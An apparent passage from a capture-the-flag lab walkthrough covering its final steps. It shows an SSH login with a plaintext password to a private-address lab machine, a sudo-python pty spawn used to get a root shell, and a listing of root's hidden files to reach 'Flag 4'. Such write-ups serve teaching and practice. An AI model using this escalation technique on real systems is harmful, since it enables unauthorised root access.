

17. Log in (SSH) as Steven SSH into Steven and then escalate privileges by rerunning with "sudo"

Command: `$ ssh steven@192.168.1.110`


Enter password: `pink84`

18. Escalate to root:

Command: `sudo python -c 'import pty;pty.spawn("/bin/bash")'`



We are now in root





19. List the hidden files

Commands:

`cd root/`

`ls -al`

Flag 4



END

Extra Screenshots